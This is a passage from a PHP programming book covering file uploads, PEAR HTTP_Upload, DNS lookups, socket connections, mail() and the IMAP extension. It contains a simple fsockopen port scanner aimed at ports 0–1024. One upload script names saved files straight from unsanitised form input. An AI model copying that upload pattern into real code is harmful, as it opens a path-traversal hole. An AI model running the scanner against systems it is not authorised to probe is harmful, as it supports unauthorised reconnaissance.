                      FILEREPOSITORY.$today."/"."$filename1.pdf");

            if ($result == 1) echo "<p>Homework #1 successfully uploaded.</p>";
            else echo "<p>There was a problem uploading homework #1.</p>";

            /* Name and move homework #2 */
            $filename2 = $_POST['name']."2";

            $result = move_uploaded_file($_FILES['homework2']['tmp_name'],
                      FILEREPOSITORY.$today."/"."$filename2.pdf");

            if ($result == 1) echo "<p>Homework #2 successfully uploaded.</p>";
            else echo "<p>There was a problem uploading homework #2.</p>";
```

```
        } #endif
    } #endif
} #endif
?>
```

Although this script is a tad longer due to the extra logic required to handle the second homework assignment, it differs only slightly from Listing 15-2. However, there is one very important matter to keep in mind when working with this or any other script that handles multiple file uploads: the combined file size cannot exceed the `upload_max_size` or `post_max_size` configuration directives.

Taking Advantage of PEAR: HTTP_Upload

While the approaches to file uploading discussed thus far work just fine, it's always nice to hide some of the implementation details by using a class. The PEAR class `HTTP_Upload` satisfies this desire quite nicely. It encapsulates many of the messy aspects of file uploading, exposing the information and features we're looking for via a convenient interface. This section introduces `HTTP_Upload`, showing you how to take advantage of this powerful, no-nonsense package to effectively manage your site's upload mechanisms.

Installing HTTP_Upload

To take advantage of `HTTP_Upload`'s features, you need to install it from PEAR. The process for doing so follows:

```
%>pear install HTTP_Upload
downloading HTTP_Upload-0.9.1.tgz ...
Starting to download HTTP_Upload-0.9.1.tgz (9,460 bytes)
.....done: 9,460 bytes
install ok: HTTP_Upload 0.9.1
```

Learning More About an Uploaded File

In this first example, you find out how easy it is to retrieve information about an uploaded file. Let's revisit the form presented in Listing 15-1, this time pointing the form action to `uploadprops.php`, found in Listing 15-4.

Listing 15-4. *Using HTTP_Upload to Retrieve File Properties*

```
<?php
   require('HTTP/Upload.php');

   // New HTTP_Upload object
   $upload = new HTTP_Upload();

   // Retrieve the classnotes file
   $file = $upload->getFiles('classnotes');
```

```
    // Load the file properties to associative array
    $props = $file->getProp();

    // Output the properties
    print_r($props);
?>
```

Uploading a file named `notes.txt` and executing Listing 15-4 produces the following output:

```
Array (
[real] => notes.txt
[name] => notes.txt
[form_name] => classnotes
[ext] => txt
[tmp_name] => /tmp/B723k_ka43
[size] => 22616
[type] => text/plain
[error] =>
)
```

The key values and their respective properties were discussed earlier in this chapter, so there's no reason to describe them again (besides, all the names are rather self-explanatory). If you're interested in just retrieving the value of a single property, pass a key to the `getProp()` call. For example, suppose you want to know the size (in bytes) of the file:

```
echo $files->getProp('size');
```

This produces the following output:

```
22616
```

Moving an Uploaded File to the Final Destination

Of course, simply learning about the uploaded file's properties isn't sufficient. We also want to move the file to some final resting place. Listing 15-5 demonstrates how to ensure an uploaded file's validity and subsequently move the file to an appropriate resting place.

Listing 15-5. *Using HTTP_Upload to Move an Uploaded File*

```
<?php
    require('HTTP/Upload.php');

    // New HTTP_Upload object
    $upload = new HTTP_Upload();
    // Retrieve the classnotes file
    $file = $upload->getFiles('classnotes');
```

```
   // If no problems with uploaded file
   if ($file->isValid()) {
      $file->moveTo('/home/httpd/html/uploads');
      echo "File successfully uploaded!";
   }
   else {
      echo $file->errorMsg();
   }
?>
```

You'll notice that the last line refers to a method named `errorMsg()`. The package tracks a variety of potential errors, including matters pertinent to a nonexistent upload directory, lack of write permissions, a copy failure, or a file surpassing the maximum upload size limit. By default, these messages are in English; however, `HTTP_Upload` supports seven languages: Dutch (nl), English (en), French (fr), German (de), Italian (it), Portuguese (pt_BR), and Spanish (es). To change the default error language, invoke the `HTTP_Upload()` constructor using the appropriate abbreviation. For example, to change the language to Spanish, invoke the constructor like so:

```
$upload = new HTTP_Upload('es');
```

Uploading Multiple Files

One of the beautiful aspects of `HTTP_Upload` is its ability to manage multiple file uploads. To handle a form consisting of multiple files, all you have to do is invoke a new instance of the class and call `getFiles()` for each upload control. Suppose the aforementioned professor has gone totally mad and now demands five homework assignments daily from his students. The form might look like this:

```
<form action="multiplehomework.php" enctype="multipart/form-data" method="post">
     Last Name:<br /> <input type="text" name="name" value="" /><br />
     Homework #1:<br /> <input type="file" name="homework1" value="" /><br />
     Homework #2:<br /> <input type="file" name="homework2" value="" /><br />
     Homework #3:<br /> <input type="file" name="homework3" value="" /><br />
     Homework #4:<br /> <input type="file" name="homework4" value="" /><br />
     Homework #5:<br /> <input type="file" name="homework5" value="" /><br />
     <p><input type="submit" name="submit" value="Submit Notes" /></p>
</form>
```

Handling this with `HTTP_Upload` is trivial:

```
$homework = new HTTP_Upload();
$hw1 = $homework->getFiles('homework1');
$hw2 = $homework->getFiles('homework2');
$hw3 = $homework->getFiles('homework3');
$hw4 = $homework->getFiles('homework4');
$hw5 = $homework->getFiles('homework5');
```

At this point, simply use methods such as `isValid()` and `moveTo()` to do what you will with the files.

Summary

Transferring files via the Web eliminates a great many inconveniences otherwise posed by firewalls and FTP servers and clients. It also enhances an application's ability to easily manipulate and publish nontraditional files. In this chapter, you learned just how easy it is to add such capabilities to your PHP applications. In addition to offering a comprehensive overview of PHP's file-upload features, several practical examples were discussed.

The next chapter introduces in great detail the highly useful Web development topic of tracking users via session handling.

CHAPTER 16

Networking

You may have turned to this page wondering just what PHP could possibly have to offer in regards to networking. After all, aren't networking tasks largely relegated to languages commonly used for system administration, such as Perl or Python? While such a stereotype might have once painted a fairly accurate picture, these days, incorporating networking capabilities into a Web application is commonplace. In fact, Web-based applications are regularly used to monitor and even maintain network infrastructures. Furthermore, with the introduction of the command-line interface (CLI) in PHP version 4.2.0, PHP is now increasingly used for system administration among those developers who wish to continue using their favorite language for other purposes. The PHP developers, always keen to acknowledge growing needs in the realm of Web application development, and remedy that demand by incorporating new features into the language, have put together a rather amazing array of network-specific functionality.

This chapter is divided into several topics, each of which is previewed here:

- **DNS, servers, and services:** PHP offers a variety of functions capable of retrieving information about the internals of networks, DNS, protocols, and Internet addressing schemes. This chapter introduces these functions and offers several usage examples.
- **Sending e-mail with PHP:** Sending e-mail via a Web application is undoubtedly one of the most commonplace features you can find these days, and for good reason. E-mail remains the Internet's killer application, and offers an amazingly efficient means for communicating and maintaining important data and information. This chapter explains how to effectively imitate even the most proficient e-mail client's "send" functionality via a PHP script.
- **IMAP, POP3, and NNTP:** PHP's IMAP extension is, despite its name, capable of communicating with IMAP, POP3, and NNTP servers. This chapter introduces many of the most commonly used functions found in this library, showing you how to effectively manage an IMAP account via the Web.
- **Streams:** Introduced in version 4.3, streams offer a generalized means for interacting with *streamable* resources, or resources that are read from and written to in a linear fashion. This chapter offers an introduction to this feature.
- **Common networking tasks:** To wrap up this chapter, you'll learn how to use PHP to mimic the tasks commonly carried out by command-line tools, including pinging a network address, tracing a network connection, scanning a server's open ports, and more.

DNS, Services, and Servers

These days, investigating or troubleshooting a network issue often involves gathering a variety of information pertinent to affected clients, servers, and network internals such as protocols, domain name resolution, and IP addressing schemes. PHP offers a number of functions for retrieving a bevy of information about each subject, each of which is introduced in this section.

DNS

The DNS is what allows us to use domain names (example.com, for instance) in place of the corresponding not-so-user-friendly IP address, such as 192.0.34.166. The domain names and their complementary IP addresses are stored and made available for reference on domain name servers, which are interspersed across the globe. Typically, a domain has several types of records associated to it, one mapping the IP address to the domain, another for directing e-mail, and another for a domain name alias, for example. Often, network administrators and developers require a means to learn more about various DNS records for a given domain. This section introduces a number of standard PHP functions capable of digging up a great deal of information regarding DNS records.

checkdnsrr()

```
int checkdnsrr (string host [, string type])
```

The `checkdnsrr()` function checks for the existence of DNS records based on the supplied `host` value and optional DNS resource record `type`, returning `TRUE` if any records are located and `FALSE` otherwise. Possible record types include the following:

- **A:** IPv4 Address Record. Responsible for the hostname-to-IPv4 address translation.
- **AAAA:** IPv6 Address Record. Responsible for the hostname-to-IPv6 address translation.
- **A6:** A record type used to represent IPv6 addresses. Intended to supplant present use of AAAA records for IPv6 mappings.
- **ANY:** Looks for any type of record.
- **CNAME:** Canonical Name Record. Maps an alias to the real domain name.
- **MX:** Mail Exchange Record. Determines the name and relative preference of a mail server for the host. This is the default setting.
- **NAPTR:** Naming Authority Pointer. Used to allow for non-DNS-compliant names, resolving them to new domains using regular expression rewrite rules. For example, an NAPTR might be used to maintain legacy (pre-DNS) services.
- **NS:** Name Server Record. Determines the name server for the host.
- **PTR:** Pointer Record. Used to map an IP address to a host.

- **SOA:** Start of Authority Record. Sets global parameters for the host.
- **SRV:** Services Record. Used to denote the location of various services for the supplied domain.

Consider an example. Suppose you want to verify whether the domain name `example.com` has been taken:

```
<?php
   $recordexists = checkdnsrr("example.com", "ANY");
   if ($recordexists) echo "The domain name has been taken. Sorry!";
   else echo "The domain name is available!";
?>
```

This returns the following:

```
The domain name has been taken. Sorry!
```

You can use this function to verify the existence of a domain of a supplied mail address:

```
<?php
   $email = "ceo@example.com";
   $domain = explode("@",$email);

   $valid = checkdnsrr($domain[1], "ANY");

   if($valid) echo "The domain has an MX record!";
   else echo "Cannot locate MX record for $domain[1]!";
?>
```

This returns:

```
The domain has an MX record!
```

Note that this isn't a request for verification of the existence of an MX record. Sometimes network administrators employ other configuration methods to allow for mail resolution without using MX records (because MX records are not mandatory). To err on the side of caution, just check for the existence of the domain, without specifically requesting verification of whether an MX record exists.

dns_get_record()

```
array dns_get_record (string hostname [, int type
                     [, array &authns, array &addtl]])
```

The dns_get_record() function returns an array consisting of various DNS resource records pertinent to the domain specified by hostname. Although by default dns_get_record() returns all records it can find specific to the supplied domain, you can streamline the retrieval process by specifying a type, the name of which must be prefaced with DNS_. This function supports all the types introduced along with checkdnsrr(), in addition to others that will be introduced in a moment. Finally, if you're looking for a full-blown description of this hostname's DNS description, you can pass the authns and addtl parameters in by reference, which specify that information pertinent to the authoritative name servers and additional records also should be returned.

Assuming that the supplied hostname is valid and exists, a call to dns_get_record() returns at least four attributes:

- host: Specifies the name of the DNS namespace to which all other attributes correspond.
- class: Because this function only returns records of class "Internet," this attribute always reads IN.
- type: Determines the record type. Depending upon the returned type, other attributes might also be made available.
- ttl: The record's time-to-live, calculating the record's original TTL minus the amount of time that has passed since the authoritative name server was queried.

In addition to the types introduced in the section on checkdnsrr(), the following domain record types are made available to dns_get_record():

- **DNS_ALL:** Retrieves all available records, even those that might not be recognized when using the recognition capabilities of your particular operating system. Use this when you want to be absolutely sure that all available records have been retrieved.
- **DNS_ANY:** Retrieves all records recognized by your particular operating system.
- **DNS_HINFO:** A host information record, used to specify the operating system and computer type of the host. Keep in mind that this information is not required.
- **DNS_NS:** A name server record, used to determine whether the name server is the authoritative answer for the given domain, or whether this responsibility is ultimately delegated to another server.

To forego redundancy, the preceding list doesn't include the types already introduced along with checkdnsrr(). Keep in mind that those types are also available to dns_get_record(). Just remember that the type names must always be prefaced with DNS_.

Consider an example. Suppose you want to learn more about the example.com domain:

```
<?php
   $result = dns_get_record("example.com");
   print_r($result);
?>
```

A sampling of the returned information follows:

```
Array (
   [0] => Array (
      [host] => example.com
      [type] => NS
      [target] => a.iana-servers.net
      [class]  =>  IN
      [ttl]  => 110275
      )
   [1] => Array (
      [host] => example.com
      [type] => A
      [ip] => 192.0.34.166
      [class] => IN
      [ttl] => 88674
      )
)
```

If you were only interested in the name server records, you could execute the following:

```
<?php
   $result = dns_get_record("example.com","DNS_CNAME");
   print_r($result);
?>
```

This returns the following:

```
Array ( [0] => Array ( [host] => example.com [type] => NS
[target] => a.iana-servers.net [class] => IN [ttl] => 21564 )
[1] => Array ( [host] => example.com [type] => NS
[target] => b.iana-servers.net [class] => IN [ttl] => 21564 ) )
getmxrr()
```

getmxrr()

```
int getmxrr (string hostname, array &mxhosts [, array &weight])
```

The `getmxrr()` function retrieves the MX records for the host specified by `hostname`. The MX records are added to the array specified by `mxhosts`. If the optional input parameter `weight` is supplied, the corresponding weight values will be placed there, which refer to the hit prevalence assigned to each server identified by record. An example follows:

```
<?php
   getmxrr("wjgilmore.com",$mxhosts);
   print_r($mxhosts);
?>
```

This returns the following:

```
Array ( [0] => mail.wjgilmore.com)
```

Services

Although we often use the word "Internet" in a generalized sense, making statements pertinent to using the Internet to chat, read, or download the latest version of some game, what we're actually referring to is one or several Internet services that collectively define this communications platform. Examples of these services include HTTP, FTP, POP3, IMAP, and SSH. For various reasons (an explanation of which is beyond the scope of this book), each service commonly operates on a particular communications port. For example, HTTP's default port is 80, and SSH's default port is 22. These days, the widespread need for firewalls at all levels of a network makes knowledge of such matters quite important. Two PHP functions, `getservbyname()` and `getservbyport()`, are available for learning more about services and their corresponding port numbers.

getservbyname()

```
int getservbyname (string service, string protocol)
```

The `getservbyname()` function returns the port number of the service corresponding to `service` as specified by the `/etc/services` file. The `protocol` parameter specifies whether you're referring to the `tcp` or `udp` component of this service. Consider an example:

```
<?php
   echo "HTTP's default port number is: ".getservbyname("http", "tcp");
?>
```

This returns the following:

```
HTTP's default port number is: 80
```

getservbyport()

```
string getservbyport (int port, string protocol)
```

The `getservbyport()` function returns the name of the service corresponding to the supplied `port` number as specified by the `/etc/services` file. The `protocol` parameter specifies whether you're referring to the `tcp` or `udp` component of the service. Consider an example:

```
<?php
   echo "Port 80's default service is: ".getservbyport(80, "tcp");
?>
```

This returns the following:

```
Port 80's default service is: http
```

Establishing Socket Connections

In today's networked environment, you'll often want to query services, both local and remote. Often this is done by establishing a socket connection with that service. This section demonstrates how this is accomplished, using the `fsockopen()` function.

fsockopen()

```
resource fsockopen (string target, int port [, int errno [, string errstring
                   [, float timeout]]])
```

The `fsockopen()` function establishes a connection to the resource designated by `target` on port `port`, returning error information to the optional parameters `errno` and `errstring`. The optional parameter `timeout` sets a time limit, in seconds, on how long the function will attempt to establish the connection before failing.

The first example shows how to establish a port 80 connection to `www.example.com` using `fsockopen()` and how to output the index page:

```
<?php

   // Establish a port 80 connection with www.example.com
   $http = fsockopen("www.example.com",80);

   // Send a request to the server
   $req = "GET / HTTP/1.1\r\n";
   $req .= "Host: www.example.com\r\n";
   $req .= "Connection: Close\r\n\r\n";

   fputs($http, $req);

   // Output the request results
   while(!feof($http))
   {
      echo fgets($http, 1024);
   }

   // Close the connection
   fclose($http);

?>
```

This returns the following:

```
HTTP/1.1 200 OK Date: Mon, 05 Jan 2006 02:17:54 GMT Server: Apache/1.3.27 (Unix)
(Red-Hat/Linux) Last-Modified: Wed, 08 Jan 2006 23:11:55 GMT ETag:
"3f80f-1b6-3e1cb03b" Accept-Ranges: bytes Content-Length: 438
Connection: close Content-Type: text/html
You have reached this web page by typing "example.com", "example.net", or
"example.org" into your web browser.
These domain names are reserved for use in documentation and are not available
for registration. See RFC 2606, Section 3.
```

The second example, shown in Listing 16-1, demonstrates how to use `fsockopen()` to build a rudimentary port scanner.

Listing 16-1. *Creating a Port Scanner with fsockopen()*

```
<?php

   // Give the script enough time to complete the task
   ini_set("max_execution_time", 120);

   // Define scan range
   $rangeStart = 0;
   $rangeStop = 1024;

   // Which server to scan?
   $target = "www.example.com";

   // Build an array of port values
   $range =range($rangeStart, $rangeStop);

   echo "<p>Scan results for $target</p>";

   // Execute the scan
   foreach ($range as $port) {
      $result = @fsockopen($target, $port,$errno,$errstr,1);
      if ($result) echo "<p>Socket open at port $port</p>";
   }

?>
```

Scanning the `www.example.com` Web site, the following output is returned:

```
Scan results for www.example.com:
Socket open at port 22
Socket open at port 80
Socket open at port 443
```

A far lazier means for accomplishing the same task involves using a program execution command like `system()` and the wonderful free software package Nmap (`http://www.insecure.org/nmap/`). This method is demonstrated in this chapter's concluding section, "Common Networking Tasks."

pfsockopen()

```
int pfsockopen (string host, int port [, int errno [, string errstring
                [, int timeout]]])
```

The `pfsockopen()` function, or "persistent `fsockopen()`," is operationally identical to `fsockopen()`, except that the connection is not closed once the script completes execution.

Mail

This powerful yet easy-to-implement feature of PHP is so darned useful, and needed in so many Web applications, that this section is likely to be one of the more popular sections of this chapter, if not this book. In this section, you'll learn how to send e-mail using PHP's popular `mail()` function, including how to control headers, include attachments, and carry out other commonly desired tasks. Additionally, PHP's IMAP extension is introduced, accompanied by demonstrations of the numerous features made available via this great library.

This section introduces the relevant configuration directives, describes PHP's `mail()` function, and concludes with several examples highlighting this function's many usage variations.

Configuration Directives

There are five configuration directives pertinent to PHP's `mail()` function. Pay close attention to the descriptions, because each is platform-specific.

SMTP

Scope: `PHP_INI_ALL`; Default value: `localhost`

The `SMTP` directive sets the Mail Transfer Agent (MTA) for PHP's Windows platform version of the mail function. Note that this is only relevant to the Windows platform, because Unix platform implementations of this function are actually just wrappers around that operating system's mail function. Instead, the Windows implementation depends on a socket connection made to either a local or a remote MTA, defined by this directive.

sendmail_from

Scope: PHP_INI_ALL; Default value: Null

The sendmail_from directive sets the From field of the message header. This parameter is only useful on the Windows platform. If you're using a Unix platform, you must set this field within the mail function's addl_headers parameter.

sendmail_path

Scope: PHP_INI_SYSTEM; Default value: The default sendmail path

The sendmail_path directive sets the path to the sendmail binary if it's not in the system path, or if you'd like to pass additional arguments to the binary. By default, this is set to the following:

```
sendmail -t -i
```

Keep in mind that this directive only applies to the Unix platform. Windows depends upon establishing a socket connection to an SMTP server specified by the SMTP directive on port smtp_port.

smtp_port

Scope: PHP_INI_ALL; Default value: 25

The smtp_port directive sets the port used to connect to the server specified by the SMTP directive.

mail.force_extra_parameters

Scope: PHP_INI_SYSTEM; Default value: Null

You can use the mail.force_extra_parameters directive to pass additional flags to the sendmail binary. Note that any parameters passed here will replace those passed in via the mail() function's addl_parameters parameter.

As of PHP 4.2.3, the addl_params parameter is disabled if you're running in safe mode. However, any flags passed in via this directive will still be passed in even if safe mode is enabled. In addition, this parameter is irrelevant on the Windows platform.

mail()

```
boolean mail(string to, string subject, string message [, string addl_headers
             [, string addl_params]])
```

The mail() function can send an e-mail with a subject of subject and a message containing message to one or several recipients denoted in to. You can tailor many of the e-mail properties using the addl_headers parameter, and can even modify your SMTP server's behavior by passing extra flags via the addl_params parameter.

On the Unix platform, PHP's mail() function is dependent upon the sendmail MTA. If you're using an alternative MTA (qmail, for example), you need to use that MTA's sendmail wrappers. PHP's Windows implementation of the function instead depends upon establishing a socket connection to an MTA designated by the SMTP configuration directive, introduced earlier in this chapter.

The remainder of this section is devoted to numerous examples highlighting the many capabilities of this simple yet powerful function.

Sending a Plain-Text E-Mail

Sending the simplest of e-mails is trivial using the `mail()` function, done using just the three required parameters. Here's an example:

```
<?php
   mail("test@example.com", "This is a subject", "This is the mail body");
?>
```

Try swapping out the placeholder recipient address with your own and executing this on your server. The mail should arrive in your inbox within a few moments. If you've executed this script on a Windows server, the From field should denote whatever e-mail address you assigned to the `sendmail_from` configuration directive. However, if you've executed this script on a Unix machine, you might have noticed a rather odd From address, likely specifying the user `nobody` or `www`. Because of the way PHP's mail function is implemented on Unix systems, the default sender will appear as the same user under which the server daemon process is operating. You can change this default, as is demonstrated in the next example.

Sending an E-Mail with Additional Headers

The previous example was a proof-of-concept of sorts, offered just to show you that sending e-mail via PHP can indeed be done. However, it's unlikely that such a bare-bones approach would be taken in any practical implementation. Rather, you'll likely want to specify additional headers such as `Reply-To`, `Content-Type`, and `From`. To do so, you can use the `addl_headers` parameter of the `mail()` function, like so:

```
<?php
    $headers = "From:sender@example.com\r\n";
    $headers .= "Reply-To:sender@example.com\r\n";
    $headers .= "Content-Type: text/plain;\r\n charset=iso-8859-1\r\n";

    mail("test@example.com", "This is the subject",
         "This is the mail body", $headers);
?>
```

When you're using additional headers, make sure that the syntax and ordering corresponds exactly with that found in RFCs 822 and 2822; otherwise, unexpected behavior may occur. Certain mail servers have been known to not follow the specifications properly, causing additional odd behavior. Check the appropriate documentation if something appears to be awry.

Sending an E-Mail to Multiple Recipients

Sending an e-mail to multiple recipients is easily accomplished by placing the comma-separated list of addresses within the `to` parameter, like so:

```
<?php
   $headers = "From:sender@example.com\r\n";
   $recipients = "test@example.com,info@example.com";
   mail($recipients, "This is the subject","This is the mail body", $headers);
?>
```

You can also send to cc: and bcc: recipients, by modifying the corresponding headers. An example follows:

```
<?php
   $headers = "From:secretary@example.com\r\n";
   $headers .= "Bcc:theboss@example.com\n";
   mail("intern@example.com", "Company picnic scheduled",
        "Don't be late!", $headers);
?>
```

Sending an HTML-Formatted E-Mail

Although many consider HTML-formatted e-mail to rank among the Internet's greatest annoyances, nonetheless, how to send HTML-formatted e-mail is a question that comes up repeatedly in regard to PHP's `mail()` function. Therefore, it seems prudent to offer an example, and hope that no innocent recipients are harmed as a result.

Despite the widespread confusion surrounding this task, sending an HTML-formatted e-mail is actually quite easy. It's done simply by setting the `Content-Type` header to `text/html;`. Consider an example:

```
<?php

   // Assign a few headers
   $headers = "From:sender@example.com\r\n";
   $headers .= "Reply-To:sender@example.com\r\n";
   $headers .= "Content-Type: text/html;\r\n charset=\"iso-8859-1\"\r\n";

   // Create the message body.
   $body = "
   <html>
      <head>
         <title>Your Winter Quarter Schedule</title>
      </head>
      <body>
      <p>Your Winter quarter class schedule follows.<br />
      Please contact your guidance counselor should you have any questions.
      </p>
      <table>
      <tr>
         <th>Class</th><th>Teacher</th><th>Days</th><th>Time</th>
      </tr>
      <tr>
```

```
        <td>Math 630</td><td>Kelly, George</td><td>MWF</td><td>10:30am</td>
      </tr>
      <tr>
        <td>Physics 133</td><td>Josey, John</td><td>TR</td><td>1:00pm</td>
      </tr>
      </table>
      </body>
    </html>
    ";

    // Send the message
    mail("student@example.com", "Wi/03 Class Schedule", $body, $headers);

?>
```

Executing this script results in an e-mail that looks like that shown in Figure 16-1.

Wi/03 Class Schedule
sender@example.com
To: student@example.com

Your Winter quarter class schedule follows.
Please contact your guidance counselor should you have any questions.

Class	Teacher	Days	Time
Math 630	Kelly, George	MWF	10:30am
Physics 133	Josey, John	TR	1:00pm

Figure 16-1. *An HTML-formatted e-mail*

Because of the differences in the way HTML-formatted e-mail is handled by the myriad of mail clients out there, consider sticking with plain-text formatting for such matters.

Sending an Attachment

The question of how to include an attachment with a programmatically created e-mail often comes up. One of the most eloquent solutions is available via a wonderful class written and maintained by Richard Heyes (`http://www.phpguru.org/`) called HTML Mime Mail 5. Available for free download and use under the GNU GPL, it makes sending MIME-based e-mail a snap. In addition to offering the always intuitive OOP syntax for managing e-mail submissions, it's capable of executing all of the e-mail–specific tasks discussed thus far, in addition to sending attachments.

■ **Note** If the GPL license isn't suitable to your project, Richard Heyes also offers a previous release of HTML Mime Mail under the BSD license. Visit his site at `http://www.phpguru.org/` for more information.

Like most other classes, using HTML Mime Mail is as simple as placing it within your INCLUDE path, and including it into your script like so:

```
include("mimemail/htmlMimeMail5.php");
```

Next, instantiate the class and send an e-mail with a Word document included as an attachment:

```
// Instantiate the class
$mail = new htmlMimeMail5();

// Set the From and Reply-To headers
$mail->setFrom('Jason <author@example.com>');
$mail->setReturnPath('author@example.com');

// Set the Subject
$mail->setSubject('Test with attached email');

// Set the body
$mail->setText("Please find attached Chapter 16. Thank you!");

// Retrieve a file for attachment
$attachment = $mail->getFile('chapter16.doc');

// Attach the file, assigning it a name and a corresponding Mime-type.
$mail->addAttachment($attachment, 'chapter16.doc', 'application/vnd.ms-word');

// Send the email to editor@example.com
$result = $mail->send(array('editor@example.com'));
```

Keep in mind that this is only a fraction of the features offered by this excellent class. This is definitely one to keep in mind if you plan on incorporating mail-based capabilities into your application.

IMAP, POP3, and NNTP

PHP offers a powerful range of functions for communicating with the IMAP protocol, dubbed its IMAP extension. Because it's primarily used for mail, it seems fitting to place it in the "Mail" section. However, the foundational library that this extension depends upon is also capable of interacting with the POP3 and NNTP protocols. For the purposes of this introduction, this section focuses largely on IMAP-specific examples, although in many cases they will work transparently with the other two protocols.

Before delving into the specifics of the IMAP extension, however, let's take a moment to review IMAP's purpose and advantages. IMAP, an acronym for Internet Message Access Protocol, is the product of Stanford University, first appearing in 1986. However, it was at the University of Washington that the protocol really started taking hold as a popular means for accessing and manipulating remote message stores. IMAP affords the user the opportunity to manage mail as if it were local, creating and administering folders used for organization, marking mail with

various flags (read, deleted, and replied to, for example), and executing search operations on the store, among many other tasks. These features have grown increasingly useful as users require access to e-mail from multiple locations—home, office, and while traveling, for example. These days, IMAP is used just about everywhere; in fact, your own place of employment or university likely offers IMAP-based e-mail access; if not, they're way behind the technology curve.

PHP's IMAP capabilities are considerable, with almost 70 functions available through the library. This section introduces several of the key functions, and provides a few examples that, put together, offer the functionality of a very basic Web-based e-mail client. The goal of this section is to demonstrate some of the basic features of this extension and offer you a foundation upon which you can begin additional experimentation. First, however, you need to complete a few required configuration-related tasks.

■ **Tip** SquirrelMail (`http://www.squirrelmail.org/`) is a comprehensive Web-based e-mail client written using PHP and the IMAP extension. With support for 40 languages, a very active development and user community, and over 200 plug-ins, SquirrelMail remains one of the most promising open-source Web-mail products available.

Requirements

Before you can use PHP's IMAP extension, you need to complete a few relatively simple tasks, outlined in this section. PHP's IMAP extension depends on the c-client library, created and maintained by the University of Washington (UW). You can download the software from UW's FTP site, located at `ftp://ftp.cac.washington.edu/imap/`. Installing the software is trivial, and the README file located within the c-client package has instructions. However, there have been a few ongoing points of confusion, some of which are outlined here:

- The makefile contains a list of ports for many operating systems. You should choose the port that best suits your system and specify it when building the package.
- By default, the c-client software expects that you'll be performing SSL connections to the IMAP server. If you choose not to use SSL to make the connections, be sure to pass `SSLTYPE=none` along on the command line when building the package. Otherwise, PHP will fail during the subsequent configuration.
- If you plan to use the c-client library solely to allow PHP to communicate with a remote or preexisting local IMAP/POP3/NNTP server, you do not have to install the various daemons discussed in the README document. Just building the package is sufficient.
- There are reports of serious system conflicts occurring when copying the c-client source files to the operating system's `include` directory. To circumvent such problems, create a directory within that directory, called `imap-version#` for example, and place the files there.

Once the c-client build is complete, rebuild PHP using the `--with-imap` flag. To save time, review the output of the `phpinfo()` function, and copy the contents of the "Configure Command" section. This contains the last-used configure command, along with all accompanying flags. Copy that to the command line and tack the following onto it:

```
--with-imap=/path/to/c-client/directory
```

Restart Apache, and you should be ready to move on.

The following section concentrates on those functions in the library that you're most likely to use. For the sake of practicality, these functions are introduced according to their task, starting with the very basic processes, such as establishing a server connection, and ending with some of the more complicated actions you might require, such as renaming mailboxes and moving messages. Keep in mind that these are just a sampling of the functions that are made available by the IMAP extension. Consult the PHP manual for a complete listing.

Establishing and Closing a Connection

Before you do anything with one of the protocols, you need to establish a server connection. As always, once you've completed the necessary tasks, you should close the connection. This section introduces the functions that are capable of handling both tasks.

imap_open()

```
resource imap_open(string mailbox, string username, string pswd [, int options])
```

The `imap_open()` function establishes a connection to an IMAP mailbox specified by `mailbox`, returning an IMAP stream on success and `FALSE` otherwise. This connection is dependent upon three components: the `mailbox`, `username`, and `pswd`. While the latter two components are self-explanatory, it might not be so obvious that `mailbox` should consist of both the server address and the mailbox path. In addition, if the port number used isn't standard (143, 110, and 119 for IMAP, POP3, and NNTP, respectively), you need to postfix this parameter with a colon, followed by the specific port number.

The optional `options` parameter is a bitmask consisting of one or more values. The most relevant are introduced here:

- `OP_ANONYMOUS`: This NNTP-specific option should be used when you don't want to update or use the `.newsrc` configuration file.
- `CL_EXPUNGE`: This option causes the opened mailbox to be expunged upon closure. Expunging a mailbox means that all messages marked for deletion are destroyed.
- `OP_HALFOPEN`: Specifying this option tells `imap_open()` to open a connection, but not any specific mailbox. This option applies only to NNTP and IMAP.
- `OP_READONLY`: This option tells `imap_open()` to open the mailbox using read-only privileges.
- `OP_SECURE`: This option forces `imap_open()` to disregard nonsecure attempts to authenticate.

The following example demonstrates how to open connections to IMAP, POP3, and NNTP mailboxes, respectively:

```
// Open an IMAP connection
$ms = imap_open("{imap.example.com:143/imap/notls}","jason","mypswd");
```

```
// Open a POP3 connection
$ms = imap_open("{pop3.example.com:110/pop3/notls}","jason","mypswd");

// Open an NNTP connection
$ns = imap_open("{nntp.example.com:119/nntp}","jason","mypswd");
```

■ **Note** If you plan to perform a non-SSL connection, you need to postfix `mailbox` with the string `/imap/notls` for IMAP and `/pop3/notls` for POP3, because PHP assumes by default that you are using an SSL connection. Neglecting to use the postfix will cause the attempt to fail.

---

imap_close()

```
boolean imap_close(resource msg_stream [, int flag])
```

The `imap_close()` function closes a previously established stream, specified by `msg_stream`. It accepts one optional `flag`, `CL_EXPUNGE`, which destroys all messages marked for deletion upon execution. An example follows:

```
<?php

   // Open an IMAP connection
   $ms = imap_open("{imap.example.com:143}","jason","mypswd");

   // Perform some tasks ...

   // Close the connection, expunging the mailbox
   imap_close($ms, CL_EXPUNGE);

?>
```

Learning More About Mailboxes and Mail

Once you've established a connection, you can begin working with it. Some of the most basic tasks involve retrieving more information about the mailboxes and messages made available via that connection. This section introduces several of the functions that are capable of performing such tasks.

imap_getmailboxes()

```
array imap_getmailboxes(resource msg_stream, string ref, string pattern)
```

The `imap_getmailboxes()` function returns an array of objects consisting of information about each mailbox found via the stream specified by `msg_stream`. Object attributes include `name`, which denotes the mailbox name, `delimiter`, which denotes the separator between folders, and `attributes`, which is a bitmask denoting the following:

- LATT_NOINFERIORS: This mailbox has no children.
- LATT_NOSELECT: This is a container, not a mailbox.
- LATT_MARKED: This mailbox is "marked," a feature specific to the University of Washington IMAP implementation.
- LATT_UNMARKED: This mailbox is "unmarked," a feature specific to the University of Washington IMAP implementation.

The ref parameter repeats the value of the mailbox parameter used in the imap_open() function. The pattern parameter offers a means for designating the location and scope of the attempt. Setting the pattern to * returns all mailboxes, while setting it to % returns only the current level. For example, you could set pattern to /work/% to retrieve only the mailboxes found in the work directory.

Consider an example:

```
<?php
   // Designate the mail server
   $mailserver = "{imap.example.com:143/imap/notls}";

   // Establish a connection
   $ms = imap_open($mailserver,"jason","mypswd");

   // Retrieve a single-level mailbox listing
   $mbxs = imap_getmailboxes($ms, $mailserver, "INBOX/Staff/%");
   while (list($key,$val) = each($mbxs))
   {
      echo $val->name."<br />";
   }

   imap_close($ms);
?>
```

This returns:

```
{imap.example.com:143/imap/notls}INBOX/Staff/CEO
{imap.example.com:143/imap/notls}INBOX/Staff/IT
